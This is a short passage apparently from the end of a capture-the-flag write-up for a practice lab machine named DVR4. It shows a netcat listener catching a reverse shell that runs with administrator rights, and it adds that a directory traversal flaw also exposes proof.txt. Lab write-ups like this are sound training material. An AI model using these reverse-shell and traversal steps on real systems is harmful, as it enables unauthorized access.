┌──(root㉿kali)-[~/pg/practice/DVR4]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.236] from (UNKNOWN) [192.168.236.179] 50082
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer\Desktop>whoami
whoami
dvr4\administrator

C:\Users\viewer\Desktop>
```

Extra note

You can technically read proof.txt through the directory traversal vulnerability.